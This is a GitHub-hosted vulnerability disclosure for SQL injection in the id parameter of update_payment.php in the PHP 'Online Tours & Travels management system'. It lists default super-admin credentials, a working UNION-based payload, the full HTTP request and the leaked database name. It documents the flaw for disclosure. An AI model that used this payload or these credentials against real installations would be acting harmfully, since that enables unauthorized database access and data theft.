autumnmap / Bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

Bug_report / vendors / mayuri_k / online-tours-travels-management-system / SQLi-2.md

autumnmap Create SQLi-2.md History

1 contributor

31 lines (21 sloc) 1.1 KB

Online Tours & Travels management system v1.0 by mayuri_k has SQL injection

BUG_Author: Autumn

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

vendors: https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html

The program is built using the xmapp-php8.1 version

Vulnerability File: /tour/admin/update_payment.php


Vulnerability location: /tour/admin/update_payment.php?id=, id

dbname = tour1

[+] Payload: /tour/admin/update_payment.php?id=1%27%20union%20select%201,database()--+ // Leak place ---> id

```
GET /tour/admin/update_payment.php?id=1%27%20union%20select%201,database()--+ HTTP/1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
```



```
http://192.168.1.19/tour/admin/update_payment.php?id=1' union select 1,database()--+
```

Update Payment Details

Payment Type Info

Payment Type: tour1